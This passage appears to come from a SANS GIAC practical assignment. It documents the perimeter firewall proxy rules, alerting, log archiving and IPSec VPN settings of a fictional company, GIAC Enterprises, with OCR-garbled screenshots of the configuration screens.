	permit	80/tcp	FIREWALL	web	🖹 🗩	
	proxy	80/tcp	web-security	FIREWALL	🖹 🗩	
-	proxy	80/tcp	sav-server	FIREWALL	🖹 🗩	
	permit	80/tcp	FIREWALL	ALL_EXTERNAL	Ē 🗩	
#	End of ⊢	ITTP proxy rules				V
3	Show <u>E</u> ditor	r I <u>n</u> sert	<u>D</u> uplicate Cu	t <u>C</u> opy Paste	Delete 🔶 🕆	 <u>F</u> ind

All incoming and outgoing HTTP requests will be proxied by the HTTP SmartProxy.

2.2.12 PortGuard SmartProxy

The CyberGuard firewall does not have any built-in SmartProxies for Network Time Protocol (NTP) or Post Office Protocol version 3 (POP3) traffic. We have elected to utilize the PortGuard SmartProxy to provide limited proxy functionality for this required traffic. The PortGuard SmartProxy is configured to allow NTP and POP-3 traffic as *Inbound To Firewall*. *Update Packet-Filter Rules* has been deselected after the PortGuard SmartProxy created the corresponding packet-filtering rules to allow those rules to be modified to reduce access even further.

All incoming POP-3 requests from the mobile sales force laptops will be directed to the external interface of the perimeter firewall. The POP-3 request will then be passed on by the firewall to the internal mail server located on the protected network.

5° SmartP	roxies (gate1)								X
→	Save Reveit Use	Close <u>W</u> indow							?
Proxy			Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules	
FTP	File Transfer Protocol	! ≁§	×						Ā
Gopher	Gopher Protocol	§ 🕗							
HTTP	Hypertext Transfer Protocol	_ \$	×				×		
LDAP	Lightweight Directory Access	😗 😗							
LDE	Load Equalizer	8 ~ 1							
NNTP	Network News Transfer Protoco	i 🔇 🕄							
Notes	Lotus Notes	!+ %		×.					
PG	Port Guard		<	✓					
RA	RealAudio Protocol	→ §				<u>v</u>			
Rlogin	Remote Login	🖲 🖗							
SMTP	Simple Mail Transfer Protocol	 \$	×.	X					∇
Hide O Setup	ptions								
	Listener Destina Port Server	tion				Destinat Port	tion		
	pop-3 mail					110			
Show	Editor Insert Cuple	ale	ut	pv Pasic	e Creie	*	<u>ب</u>	<u>F</u> ind	
Port G	uard						Servers	>	,

The first, second and third rules allow the mobile sales force laptops to connect to the perimeter firewall on port 110/tcp via an IPSec Virtual Private Network (VPN). The VPN configuration will be covered in detail later. The last rule allows the firewall to complete the connection to the internal mail server located on the protected network as requested.

⇒	Save	Reveit Use	View Expanded Rules	Close <u>W</u> indow		
	Туре	Service	Packet Origin	Packet Destination	Options	
#	Proxy parar	meters (portguard): i	nToFirewall			
<mark>-}</mark> ->	proxy	pop-3/tcp	laptop-1	FIREWALL	🖹 🗩 🔒	
<mark>→</mark> →	proxy	pop-3/tcp	laptop-2	FIREWALL	🖹 🗩 🔒	
<mark>></mark> >	proxy	pop-3/tcp	laptop=3	FIREWALL	Ē → <u>-</u> Ē → <u>-</u>	
-	permit	pop-3/tcp	FIREWALL	mail	Ē 🗩	
#	End of Port	guard proxy rules				

All incoming POP-3 requests will be proxied by the PortGuard SmartProxy. This configuration allows for some level of control over POP-3 traffic than what would normally be provided.

2.2.13 SMTP SmartProxy

There are numerous vulnerabilities associated with Simple Mail Transfer Protocol (SMTP) traffic. To counteract this threat the SMTP SmartProxy will be used on the perimeter firewall to protect all required SMTP access. The SMTP SmartProxy is configured to allow SMTP traffic as *Inbound To Firewall* and *Outbound Through Firewall*. *Update Packet-Filter Rules* has been deselected after the SMTP SmartProxy created the corresponding packet-filtering rules to allow those rules to be modified to reduce access even further.

All incoming SMTP connections from external sources will be directed to the external interface of the perimeter firewall. The SMTP request will then be screened and processed by the firewall if it is allowed. Once the message has been received and cleared by the firewall, it will then be transmitted to the internal mail server.

5* SmartProxies (gate1.fortunecookie.com	n:cg1)					_ 🗆 🛛
Ave Bevert Use (Close <u>W</u> indow					?
Proxy	Pr	able Inbound oxy To rvice Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
LDAP Lightweight Directory Access LDE Load Equalizer NNTP Network News Transfer Protocol Notes Lotus Notes PG Port Guard RA RealAudio Protocol Rlogin Remote Login SMTP Simple Mail Transfer Protocol SQLNet SQL*Net SSL Secure Sockets Layer Protocol Telnet Telnet Network Login Hide Options						
Setup Servers Users Blocki	ng CVP					
Default Domain Name	jortunecookie.c	:om				[
Number of Protocol Errors Allowed	[5					
Text for X-Proxy header	Ĭ					
SMTP Banner	ĨNO UCE] (No	Unsolicited Commer	cial E-mail)			
Post default domain for outbound mail						
Simple Mail Transfer Protocol					⊲ Setup	

All incoming SMTP traffic for the fortunecookie.com domain will be passed to the internal mail server located on the protected network. All other SMTP incoming traffic will be rejected by the perimeter firewall. While the CyberGuard firewall provides the ability to translate usernames in e-mail addresses at the firewall, we have elected not to utilize this option.

• SmartProxies (gate1.fortunecookie.com:cg1)						_ 0 2
Save Beveit Use Close Windo	w					?
Ргоху	Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
LDAP Lightweight Directory Access 🔇 🖏						
LDE Load Equalizer 📑 📢		1 M				
NNTP Network News Transfer Protocol 🛛 🔇 🖏						
Notes Lotus Notes 📑 🌱		<u> </u>				
PG Port Guard 📑 📲	×	×				
📕 🗛 🛛 RealAudio Protocol 🛛 🖊 🖞				×.		
Rlogin Remote Login 🔇 💱						
SMTP Simple Mail Transfer Protocol	•	*			*	
SQLNet SQL*Net						
SSL Secure Sockets Layer Protocol	×	×			×	×
Telnet Telnet Network Login 🕔 🕄			<u></u>	I		
Hide Options						
Setup Servers Users Blocking CVF	2					
Server Alias File	Pass	Domains				
mail NONE	yes	fortunecookie	e.com			
Hide Editor Insert Duplicate	Cut <u>C</u>	ppy Pasi	Dele	te	<u>و</u>	<u>F</u> ind
Mail Server jimail	🖌 🖌 Pa	iss mail for una	aliased user	s to mail serv	ver host	
Alias File Name NONE						
Domains fortunecookie.com						
Simple Mail Transfer Protocol					⊲ Servers	

The CyberGuard firewall supports the blocking of attachments, subject lines and addresses contained in the To: and From: fields. The following attachment types will be blocked by the perimeter firewall: *.exe, *.com, *.pif and *.scr.

SmartProxies (gate1.fortunecookie.com:cg1)						
Save Revert Use Close Window	1					?
	Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
LDAP Lightweight Directory Access LDE Load Equalizer NNTP Network News Transfer Protocol Notes Lotus Notes PG Port Guard Ra RealAudio Protocol Riogin Remote Login SMTP Simple Mail Transfer Protocol SQLNet SQL"Net Secure Sockets Layer Protocol Telnet Telnet 	* * *					
Hide Options						p.c.
Setup Servers Users Blocking CVP Type Pattern)					1
Attachment *.exe	_	_	_	_		
Attachment *.com Attachment *.pif Attachment *.scr						2
Hide Editor Insert Duplicate C	ut <u>C</u> o	py Pasio	Dele	te		<u>F</u> ind
Type 🔵 Subject 🕥 Attachment Dinbound-To Dinbound-F		Ou	tbound-To		Outbound	-From
Pattern [ːّ̪.exe						
, Simple Mail Transfer Protocol					I Blocking	

The first rule allows any external client to connect to the perimeter firewall on port 25/tcp. The second rule allows the firewall to complete the connection to the internal mail server located on the protected network. The third rule allows the internal mail server to deliver mail to any external mail server on port 25/tcp.

5° Pa	cket-Filte	ring Rules (ga	te1.fortunecookie.co	om:cg1)		_ 0 🛛
÷	Save	Reveit	Use View Exp	panded Rules Close <u>V</u>	<u>Vindow</u>	?
	Туре	Service	Packet Origin	Packet Destination	Options	
#	SMTP pr	roxy rules (adde	ed automatically)			
#	Proxy pa	arameters (smtp)	: inToFirewall outThruP	Firewall		
	proxy	smtp/tcp	ALL_EXTERNAL	FIREWALL	🖹 🗩	_
	permit	smtp/tcp	FIREWALL	mail	🖹 🗩	
-	proxy	smtp/tcp	mail	ALL_EXTERNAL	Ē 🗩	
#	End of S	MTP proxy rule	s			
	Show <u>E</u> ditor	<u>In</u> sert	Duplicate	Cut <u>C</u> opy Past	e Delete -	<u>r</u> <u>↓</u> <u>F</u> ind

All incoming and outgoing SMTP requests will be proxied by the SMTP SmartProxy. The SMTP SmartProxy only allows the following SMTP commands: HELO, MAIL, RCPT, DATA, and QUIT. This configuration allows for a much granular control over SMTP traffic than what would normally be provided through the actual mail server.

2.2.14 SSL SmartProxy

There are numerous vulnerabilities associated with Secure Sockets Layer (SSL) traffic. To counteract these threats the SSL SmartProxy will be used on the perimeter firewall to protect all required SSL access. The SSL SmartProxy is configured to allow SSL traffic as *Inbound To Firewall* and *Outbound Through Firewall*. *Update Packet-Filter Rules* has been deselected after the SSL SmartProxy created the corresponding packet-filtering rules to allow those rules to be modified to reduce access even further.

All incoming SSL connections from external sources will be directed to the external interface of the perimeter firewall. The SSL request will then be screened and processed by the firewall if it is allowed. Once the request has been received and cleared by the firewall, it will then be transmitted to the web server located on the DMZ.

5* SmartPr	oxies (gate1.fortunecookie.com:cg1)						_	
₽	Save Reveit Use Close Window	v						?
Proxy		Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filte Rules	r
LDE NNTP Notes PG RA Rlogin SMTP SQLNet SSL Telnet X11	Load Equalizer Network News Transfer Protocol Lotus Notes Port Guard RealAudio Protocol Remote Login Simple Mail Transfer Protocol SQL "Net Secure Sockets Layer Protocol Telnet Network Login X Window System	×						Z Z
Hide O Setup	Clients		1					
External	Web Server Host Meb Port Number 443 Attempt Timeout (seconds) 40		· •					
Secure	e Sockets Layer Protocol					⊲ Setup		

Only the Web-Security server located on the protected network is allowed to initiate an SSL request to an external web server. Tunneling of other protocols through the SSL session is restricted by deselecting the *Tunnel* option.

🕈 SmartProxies (gate1.fortunecookie.com:cg1)						_ 🗆 🛛			
Save Bevert Use Close Window	(?			
Proxy	Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules			
LDE Load Equalizer NNTP Network News Transfer Protocol Notes Lotus Notes PG Port Guard RA RealAudio Protocol Riogin Remote Login SMTP Simple Mail Transfer Protocol SQLNet SQL"Net SSL Secure Sockets Layer Protocol Telnet Telnet Network Login X11 X Window System Hide Options	×								
Setup Clients Type Tunnel Client Servers Permit No 192.168.1.15 * Hide Editor Insert Duplicate Cut Copy Pasie Delete * Find Type Client [192.168.1.15 Image: Client [192.168.1.15 Image: Client [192.168.1.15									
Constant Servers F Constant Servers F Const					⊲ Clients				

The first rule allows external clients to connect to the perimeter firewall on port 443/tcp. The second rule allows the firewall to complete the connection to the web server located on the DMZ. The last rule allows the Web-Security server to initiate SSL requests to external clients.

\$* Pac	:ket-Filte	ring Rules (ga	ite1.fortunecookie.c	om:cg1)			_ 🗆 🔀
⇒	Save	Reveit	Use View Ex	panded Rules Close	Window		?
	Туре	Service	Packet Origin	Packet Destination	Options		
#	SSL pro;	xy rules (added	automatically)				
#	Proxy pa	arameters (ssl): i	inToFirewall outThruFi	rewall			
- →	proxy	https/tcp	ALL_EXTERNAL	FIREWALL	🖺 🗩		
	permit	https/tcp	FIREWALL	web	🖹 🗩		
	proxy	https/tcp	web-security	ALL_EXTERNAL	e e e e e e e		
#	End of S	SL proxy rules					V
SI	how <u>E</u> ditor	r I <u>n</u> sert	Duplicate	Cut <u>C</u> opy Pas	te Delete	†	<u>F</u> ind

All incoming and outgoing SSL requests will be proxied by the SSL SmartProxy. The SSL SmartProxy will cause the SSL tunnel to be established between the perimeter firewall and the external host to be disassembled by the perimeter firewall. This configuration allows for a greater level of protection for SSL traffic than what would normally be provided by restricting the use of SSL to transmit traffic over covert means.

2.2.15 Remaining Packet-Filtering Rules

The remaining packet-filtering rules are the rule permitting the SSH client located on the management network to connect to the internal interface (dec2) of the perimeter firewall on port 6384/tcp. The last rule is a deny rule that denies all traffic from any source to any destination on any service or port.

5° Pa	cket-Filte	ring Rules (ga	te1.fortunecookie.c	om:cg1)			_ 🗆 🔀
₽	<u>Save</u>	<u>R</u> evert	Use View Ex	panded Rules Close <u>W</u>	indow		?
	Туре	Service	Packet Origin	Packet Destination	Options		
林中林林	ermit End of S	Shell rules (addø 6384/tcp ecure Shell rule utomatically ger		dec2_IPADDRESS	B 🗩	_	
林林林	This den	, 	ways be the last rule.				
P		ALL	EVERYONE	EVERYONE	≧ ≒ ⋟-		
	how <u>E</u> ditor	<u>In</u> sert	<u>Crupic ale</u>	Out Copy Paste	e Creiete	÷ ÷	<u>F</u> ind

All packet-filtering rules pertaining to Virtual Private Network (VPN) connection will be covered during the corresponding VPN policy section.

2.2.16 Alerts, Activities, and Archives

Alerts have been configured on the perimeter firewall to drawn attention to suspicious events. The / and /var directories will be checked every hour for *Disk partition utilization*. Should either directory reach 70% utilization, a window alert will be triggered on the perimeter firewall. Should a *Failed login attempt* to the firewall happen 3 times within an hour, a window alert will be triggered on the perimeter firewall as well.

Assignment 2 – Security Policy and Tutorial

Alerts, Activities, an	d Archives (gate1.for	tunecookie	.com:cg1)					_	
A Seve Bet	vert Use Clos	e <u>W</u> indow]						?
Alerts Activitie	s Archives								
Suspicious Event Ty	/pe	File	Window	Mail	SNMP Trap	Pager	Syslog	Shell Command	
Disk partitions full									
Failed login attempts			×						
Log File	DiskFull	Files							
Mail Recipient	rool	/ /var							A
Mail Level	NETWORK	Ĭ							
SNMP Host Address	0000								
SNMP Community	public								
SNMP Trap Number	0								
SNMP Message	Alkun								
Pager Number									
Pager Message	1	[
Pager Comm Port	1								μ.
Syslog Facility	local?								
Syslog Level	nolic e	Interval	(secs) (360	0 Per	cent in Use	Ž70	Number of	Tries	
Shell Command									
						\triangleleft	Alerts		\triangleright

Any IP interface spoofing attempts will be logged to the /var/audit_logs/NetguardI file located on the perimeter firewall.

Alerts, Activities, and Archives (gate1.fortunecookie.com:cg1)									
🔔 Save Re	vert Use Close	. <u>W</u> indow]						?
Alerts Activitie	s Archives								
Suspicious Event Ty	/pe	File	Window	Mail	SNMP Trap	Pager	Syslog	Shell Command	
IP interface spoofing		₹							
Interface access che	ck failures								
Log File	Netguardl	Files							
Mail Recipient	rool								A
Mail Level	NETWORK								
SNMP Host Address	0000								
SNMP Community	public								
SNMP Trap Number	0								
SNMP Message	Aikun								
Pager Number									
Pager Message	1								Ш
Pager Comm Port	1								H
Syslog Facility	io: al?								
Syslog Level	nolice	Interval	(secs)	Per	cent in Use		Number of	Tries	
Shell Command									
						⊲[Alerts		\succ

Since High-Availability has been configured for the perimeter firewall, a file alert has been configured for *High availability served transitions* and *High availability missing heartbeat*. A window alert has also been configured for the *High availability missing heartbeat* alert.

Alerts, Activities, an	Alerts, Activities, and Archives (gate1.fortunecookie.com:cg1)								
🔔 Save Be	veit Use Close	<u>W</u> indow	1						?
Alerts Activitie	s Archives								
Suspicious Event Ty	/pe	File	Window	Mail	SNMP Trap	Pager	Syslog	Shell Command	
High availability serv	•	•							A
High availability miss	ing heartbeat	*	₹						
Log File	HAnohb	Files							
Mail Recipient	rool								A
Mail Level	NETWORK								
SNMP Host Address	0000								
SNMP Community	public								
SNMP Trap Number	Ú								
SNMP Message	Alaun								
Pager Number									
Pager Message	1								
Pager Comm Port	1								
Syslog Facility	io: ai?								
Syslog Level	nolice	Interval	(secs) 18	0 Per	cent in Use		Number of	Tries 1	
Shell Command									
						⊳	Alerts		

The audit logs on the perimeter firewall will be backed up to FTP-3 located on the management network. The audit logs will be removed each night at midnight and placed in the /perimeter/archives directory on FTP-3. The perimeter firewall will check the /var/audit directory each hour and will perform another archive if the disk utilization reaches 70%. The archived files will also be encrypted (the actual password is not displayed here).

States Alerts, Activities, and Archives (gate1.fortuned)	cookie.com:cg1)							
Save Revert Like Close Wir	dow ?							
Alerts Activities Archives	1							
Device Device Path								
File System Destination Path								
FTP IP Address	jπp−3 User Name jrcd							
Destination Path	Vperimeter/archives Password							
Archive File Xn%m%d%H%M	Confirm Password							
	Has password							
Time for Archive Job	Archive Parameters							
) Never	Keep Files 01 💷 Days Old							
 Daily 								
🔿 Weekly 🛛 Sun 🖃								
	Encryption Password							
Monthly <u>I</u> Hour, Minute	Archive Now							
Time of Day 00 - 00 -								

2.2.17 Activity Logs

5 Activity Logs (gate1.fortunecookie.com:cg1)
Save Bayest Lise Close Window ?
Activity Logs
Nights to reset activity-log files:
🗹 Sun 🗹 Mon 🗹 Tue 🖉 Wed 🗭 Thu 🐼 Fri 🐼 Sat
Enable CSMART backup
CSMART Server Address
CSMART Server Login
J. J
CSMART Server Password
Confirm Password
SMART Server Path
Y
- Audit Logs
Resolve names of network addresses
Use numeric ports, protocols, and ICMP types

Activity reports on the CyberGuard firewall should only be used for troubleshooting purposes and then turned off. These activity reports can generate a significant amount of traffic which can result in the consumption of the firewall's disk space. When a CyberGuard firewall is unable to conduct auditing of traffic (when disk space is full for example), it will stop passing traffic. To mitigate this problem with regards to the activity reports, the activity reports are reset each night.

When the activity reports are reset, the files are actually moved from the

/var/audit_logs directory on the firewall to the /var/audit_logs/old directory.

2.2.18 Configuration Tracking

CyberGuard firewalls support a feature called Configuration Tracking. Configuration Tracking allows each session to be assigned a change ticket. The use of the change ticket allows all modifications that are made to the firewall during that session to be tracked. In the event that a session needs to be "un-done"; the changes applied during that specific session can be viewed and restored if desired. This helps to mitigate the problem of having changes made to the firewall configuration that are not tracked through a lack of documentation.

🗲 Configuration Tracking (gate1.fortunecookie.co 🖃 🗖 🔀					
Save Beveit Use Close Window ?					
🖌 Track configuration changes made in each session					
🖌 Associate change tickets with sessions					
Configuration archive directory					

2.3 Virtual Private Network (VPN) Security Policy

GIAC Enterprises (FCD) has some network access requirements that rely on vulnerable services or pass extremely sensitive information. To mitigate these risks GIAC Enterprises (FCD) has elected to establish a Virtual Private Network (VPN) to protect this vulnerable/sensitive traffic. The CyberGuard firewalls that GIAC Enterprises has employed have a built in VPN capability. One VPN will be established with GIAC Enterprises (HQ) and another separate VPN will be established for the mobile sales force to allow for remote access. All VPN connections will be established using Internet Protocol Security (IPSec).

IPSec is broken down into two different phases. Phase 1 is commonly referred to as IKE which stands for Internet Key Exchange. Some vendors, like Cisco, refer to Phase 1 as ISAKMP which stands for Internet Security Association Key Management Protocol. The goal of Phase 1 is to establish a secure communications channel between two IPSec peer devices. The goal of Phase 2 is to negotiate the method of protection for each type of traffic that will be transmitted across the VPN connection. Once Phase 1 and Phase 2 have completed, the actual data will be passed using whatever method(s) of protection were agreed upon between the two IPSec peer devices. Security Associations are negotiated during Phase 1 and Phase 2 to define the IPSec peer devices, the traffic passing between them, and how it will be protected. The bulk of this information is maintained in the Security Policy Database (SPD) and can be found by the reference pointer, the Security Parameter Index (SPI), located in the SA.

2.3.1 GIAC Enterprises Headquarters (HQ) VPN

A VPN will be established between the GIAC Enterprises (HQ) perimeter firewall and the GIAC Enterprises (FCD) perimeter firewall. This VPN connection will allow for the Central Management traffic on ports 21000-21003 on TCP to be protected with rotating keys. Additionally X.400 Directory Replication will be performed between the GIAC Enterprises (HQ) mail server and the GIAC Enterprises (FCD) internal mail server via port 102 on TCP through this VPN connection.

Phase 1 of the HQ VPN will utilize the Advanced Encryption Standard (AES) with Cipher Block Chaining (CBC) for its encryption algorithm. Secure Hash Algorithm 1 (SHA-1) will be used as the hash algorithm to provide for integrity. Diffie-Hellman group 5 (1536-bit) has been selected for negotiating the size of the shared secret key. The SAs created during Phase 1 will be saved for 90 minutes or 25 MB of data transmitted. These settings are identified as an IKE Protection Strategy named GIAC-Enterprises-1a.

5" IKE Protection Strategies (gate	1.fortunecook	rie.com:cø1	1			
- Internotection strutegies (gate	Thortaliecoor	de.com.cg1	,			
<u>Save</u> <u>R</u> evert <u>U</u>	se Close	Window				?
Protection Strategies Cry	ptographic Pro	perties				
Protection Strategy	Encryption Algorithm	Hash Algorithm	Diffie-Hellman Group	SA Lifetime Seconds	SA Lifetime Kbytes	
GIAC-Enterprises-1a	aes-cbc	sha1	5	5400	25600	
Default						
HighSecurity						
Aggressive						
Hide Editor	Duplicate	Cut	<u>C</u> opy Pa	Delete	÷ ÷	<u>F</u> ind
Encryption Algorithm aes-cbc	;	\square				
Hash Algorithm sha1		\square				
Diffie-Hellman Group 5		\square				
SA Lifetime Seconds 5400						
SA Lifetime Kbytes 25600			nspecified			
					⊲ Cryptographic	: Properti >

Phase 2 of the HQ VPN will utilize AES-CBC for its encryption algorithm. The Hash Message Authentication Code (HMAC) SHA-1 with a 96 bit hash will be used to provide for integrity. The SAs created during Phase 2 will be saved for 8 hours or 50 MB of data transmitted. These settings are identified as an IPSec Protection Strategy named GIAC-Enterprises-1b.

5" IPSec Protection Strategies (IPSec Protection Strategies (gate1.fortunecookie.com:cg1)							
<u>Save</u> <u>R</u> evert	Use Close Wil	ndow				?		
Protection Strategies Cr	yptographic Prope	rties						
Protection Strategy	Encryption Algorithm	Authentication Algorithm	SA Lifetime Seconds	SA Lifetime Kbytes	ІРСОМР			
GIAC-Enterprises-1b Default HighSecurity EncryptOnly AuthOnly	aes-cbc	hmac-sha1-96	28800	51200	NO			
Hide Editor Insert	Duplicate	Cut <u>C</u> opy	Pade Dele	ie 🔶		ind		
Encryption Algorithm aes	-cbc	⊻						
Authentication Algorithm hma	ic-sha1-96	\leq						
SA Lifetime Seconds [2880	00	Unspecified						
SA Lifetime Kbytes 512	00	Unspecified						
🗆 IF	Payload Compres	sion						
				⊲ Cryp	otographic Prope	erti 🗁		

A VPN Secure Channel is configured to identify the GIAC Enterprises (HQ) perimeter firewall as an IPSec peer device. Internet Key Exchange (IKE) will be used to negotiate the settings for Phase one of IPSec vice using manual keying.

5" VPN Secure Channels	(gate1.fortunecookie.com:	cg1)		
VPN <u>Save</u> <u>R</u> eve	rt <u>U</u> se Close <u>W</u> indo	w		?
Channel Information	Peer Protected Netwo	rks Remote Identitie:	s Trusted CAs	
Channel Name	Peer Type	Host / Interface Na	ame Establish Keys Using	
GIAC-Enterprises-HQ	Gateway	hq-fw	Internet Key Exchange (IKE)	
FCD-Mobile-1	Host	dec0	Internet Key Exchange (IKE)	
	Insert Duplicate	Cut <u>C</u> opy Pasie	Delete <u>Find</u>	
, Peer Type		Establish Keys	Using	
Gateway Host	Name jhq-fw	() IKE	Preshared Secret	Advanced
O Host Interfec	ce Name decù 🗖	🔵 Manual Key	ying	Conigure .
				Channel Information

The GIAC Enterprises (HQ) perimeter firewall and the GIAC Enterprises (FCD) perimeter firewall will use X.509 Public Key Infrastructure (PKI) Certificates to identify themselves to each other. GIAC Enterprises has their own Certificate Authority (CA) server that issues all PKI certificates for GIAC Enterprises. The certificates for the Root CA have been loaded into the firewalls to allow for authentication of other PKI certificates.

🗵 IKE Advanced Settings	
Authentication Data	
Preshared Secret	
🖌 Use identity	
Support Certificates	
Firewall Keypair FCD-Gate1 🗾	
Subject Name Default 🗾	
IKE Data	
IKE Protection Strategy GIAC-Enterprises-1a	
IKE Mode Main Mode 🗵	
Perfect Forward Secrecy Group	
OK Cancel Help	

The GIAC-Enterprises-1a IKE protection strategy has been selected for use with GIAC Enterprises (HQ). IKE Main Mode has been selected due to the vulnerabilities associated with Aggressive Mode negotiations. Perfect Forward Secrecy group 2 has been selected to utilize Diffie-Hellman group 2 for each rekeying of Phase 1.

The GIAC Enterprises (HQ) perimeter firewall and the GIAC Enterprises (HQ) mail server may be reached across this VPN connection as designated under the *Peer Protected Networks* tab. This allows the firewall to establish a virtual routing table that allows it to know of the destination of the GIAC Enterprises (HQ) mail server, even though it is not advertised outside of the GIAC Enterprises (HQ) firewall.

9" VPN Secure Channels (gate1.fortunecookie.com:cg1)	_ 🗆 🛛
Save Revert Use Close Window	?
Channel Information Peer Protected Networks Remote Identities Trusted CAs	
VPN Secure Channels Network Address Choices List GIAC-Enterprises- Imail-hq Imail-hq Imail-hq hq-fw imail-hq Imail-hq Imail-hq imail-hq Imail-hq Imail-hq	к
Hide Editor Insert Duplicate Cut Copy Pasie Delete Find	+
Network address hq-fw	
√ Peer Protected t	Networ >

The first rule allows the perimeter firewall to connect to the GIAC Enterprises (HQ) perimeter firewall using ports 21000-210003/tcp (CM-Ports group). The second

rule allows the perimeter firewall to send an echo/icmp request to the GIAC Enterprises (HQ) perimeter firewall. The third rule allows the GIAC Enterprises (HQ) perimeter firewall to send an echo/icmp request to the perimeter firewall. The fourth rule allows the internal mail server to connect to the GIAC Enterprises (HQ) mail server on port 102/tcp. The fifth rule allows the GIAC Enterprises (HQ) mail server to connect to the internal mail server to connect to the GIAC Enterprises (HQ) mail server to connect to the GIAC Enterprises (HQ) mail server to connect to the GIAC Enterprises (HQ) mail server to send an echo/icmp request to the GIAC Enterprises (HQ) mail server. The last rule allows the GIAC Enterprises (HQ) mail server.

Save Sa	- Reveit U	e View Expande	d Rules Close <u>W</u> indow		
Туре	Service	Packet Origin	Packet Destination	Options	
😤 GIAC E	nterprises (HQ) VPN				
🔶 permit	CM-Ports	FIREWALL	hq-fw	🖹 🗩 🔒	
🔶 permit	echo/icmp	FIREWALL	hq-fw	🖹 🗩 🔒	
🔶 permit	echo/icmp	hq-fw	FIREWALL	🖹 🗩 🔒	
🔶 permit	102/tcp	mail	mail-hq	🖹 🗩 🔒	
⇒ permit	102/tcp	mail-hq	mail	🖹 🗩 🔒	
⇒ permit	echo/icmp	mail	mail-hq	🖹 🗩 🔒	
⇒ permit	echo/icmp	mail-hq	mail	🖹 🗩 🔒	

All 7 of these packet-filtering rules have the *Protect using IPSec* option selected to designate this traffic as requiring IPSec protection. Under the *IPSec* tab, the IPSec protection strategy of GIAC-Enterprises-1b has been selected with an SA granularity of Network.

© SANS Institute 2004,

5" Packet-Filter	ing Rules (gate1)			
Seve	Reveit Use	View Expanded Rules	Close <u>W</u> indow	?
Туре	Service	Packet Origin	Packet Destination	Options
	irises (HQ) VPN			A
🕂 permit	CM-Ports	FIREWALL	hq-fw	🖺 🗩 🔒
🚽 permit	echo/icmp	FIREWALL	hq-fw	
📥 permit	echo/icmp	hq-fw	FIREWALL	
🚽 permit	102/tcp	mail	mail-hq	🖺 🗶 🚊
permit	102/tcp	mail-hq	mail	
→ permit	echo/icmp	mail	mail-hq	
permit	echo/icmp	mail-hq	mail	🖹 🗩 🚨 🛛 🔽
Hide <u>E</u> ditor	I <u>n</u> sert <u>D</u>	uplicate Cut <u>C</u> o	py Pasia Delete	
	Protection Strategy SA Granularity val Selection of VP	Network		Translate Addresses J if Fragmenting IPSec Packets
				⊲ IPSec >

2.3.2 Mobile Sales Force VPN

A VPN will be established between the GIAC Enterprises (FCD) perimeter firewall and the GIAC Enterprises mobile sales force laptops. In reality this VPN connection will be three separate VPN connections. These VPN connections will allow for the remote access requirements of the mobile sales force. Post Office Protocol version 3 (POP-3) traffic to the internal mail server will be sent across this VPN connection. Additionally File Transfer Protocol (FTP) traffic will be to the internal FTP server will be sent through this VPN connection.

Phase 1 of the Mobile Sales Force VPN will utilize the Triple Data Encryption Standard (3DES) with Cipher Block Chaining (CBC) for its encryption algorithm. Message Digest 5 (MD5) will be used as the hash algorithm to provide for integrity. Diffie-Hellman group 2 (1024-bit) has been selected for negotiating the size of the shared secret key. The SAs created during Phase 1 will be saved for 15 minutes or 10 MB of data transmitted. These settings are identified as an IKE Protection Strategy named FCD-Mobile-1a (FCD-Mobile-2a/FCD-Mobile-3a).

5" IKE Protection Strategies (gate1)									
IKE Seve Revert Use Close Window									
Protection Strategies Cryptographic Properties									
Protection Strategy	Encryption Algorithm	Hash Algorithm	Diffie-Hellman Group	SA Lifetime Seconds	SA Lifetime Kbytes				
FCD-Mobile-Sales- FCD-Mobile-Sales- FCD-Mobile-Sales-	A 3des-cbc	md5	2	900	10240				
Hide Editor Inse	rt <u>D</u> uplicate	Cut	<u>C</u> opy Pasie	Delete	÷	<u>F</u> ind			
Encryption Algorithm 3de	s-cbc	Z							
Hash Algorithm md5	j	Z							
Diffie-Hellman Group 2		$\mathbf{\Sigma}$							
SA Lifetime Seconds [900									
SA Lifetime Kbytes 102	40	Uns	pecified						
					⊲ Cryptographic	Properti >			

Phase 2 of the Mobile Sales Force VPN will utilize 3DES-CBC for its encryption algorithm. The Hash Message Authentication Code (HMAC) MD5 with a 96 bit hash will be used to provide for integrity. The SAs created during Phase 2 will be saved for 30 minutes or 20 MB of data transmitted. These settings are identified as an IPSec Protection Strategy named FCD-Mobile-1b (FCD-Mobile-2b/FCD-Mobile-3b).

5" IPSec Protection Strategies (gate1)										
IPSEC Save Reveit	Lise Close Wind	wot			?					
Protection Strategies Cryptographic Properties										
Protection Strategy	Encryption Algorithm	Authentication Algorithm	SA Lifetime Seconds	SA Lifetime Kbytes	ІРСОМР					
FCD-Mobile-Sales- FCD-Mobile-Sales- FCD-Mobile-Sales-		hmac-md5-96	1800	20480	NO					
Hide Editor	ert <u>D</u> uplicate	Cut <u>C</u> opy	Pasie Delet	e 🔶	4 <u>Find</u>					
Encryption Algorithm	3des-cbc	Z								
Authentication Algorithm	hmac-md5-96	Z								
SA Lifetime Seconds 👔	1800	Unspecified								
SA Lifetime Kbytes 👔	20480	Unspecified								
	IP Payload Compressi	on								
				Cryp	tographic Properti >					

Pre-shared secret keys will be used to identify each end of the Mobile Sales Force VPN. This provides the ability to provide a different pre-shared secret key to <u>EACH</u> mobile sales force laptop when it is dispatched. The pre-shared secret key is a random string of at least 30 characters.

VPN Secure Cl	hannels (gate1)				_ 0
VPN	Reveit L	ise Close <u>W</u> indow				
Channel Infor	mation Pe	er Protected Networks	Remote Identities	Trusted CAs		·
Channel Name		Peer Type	Host / Interface Name	Establish Ke	ys Using	
FCD-Mobile-1		Gateway	laptop-1	Internet Key I	Exchange (IKE)	
GIAC-Enterprise	es-HQ	Gateway	hq-fw	Internet Key I	Exchange (IKE)	
FCD-Mobile-2		Gateway	laptop-2	Internet Key I	Exchange (IKE)	
FCD-Mobile-3		Gateway	laptop-3	Internet Key I	Exchange (IKE)	
